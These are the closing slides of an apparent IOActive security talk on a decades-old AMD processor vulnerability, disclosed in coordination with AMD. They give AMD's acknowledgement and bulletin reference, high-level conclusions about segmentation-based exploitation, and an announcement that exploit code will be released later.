AMD thanks IOActive for identifying the vulnerability and working with AMD to protect end-users.

AMD has identified and deployed mitigations for this vulnerability. A full list of impacted products and mitigation options is available in our product security bulletin AMD-SB-7014 which may be found here:

https://www.amd.com/productsecurity

AMD welcomes collaboration with the security community and encourages researchers to submit their findings to AMD PSIRT using the product security page above.

©2024 IOActive, Inc. All Rights Reserved.

Conclusions

- The vulnerability has been around for nearly two decades
- The complexity of modern architectures plays in favor of attackers
- The flexibility of segmentation played a crucial role for exploitation
- Exploitation requires in-depth understanding of the architecture
- This issue can be exploited without requiring physical presence

Exploit code will be released soon

Stay tuned!

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Questions?

©2024 IOActive, Inc. All Rights Reserved.

IOActive.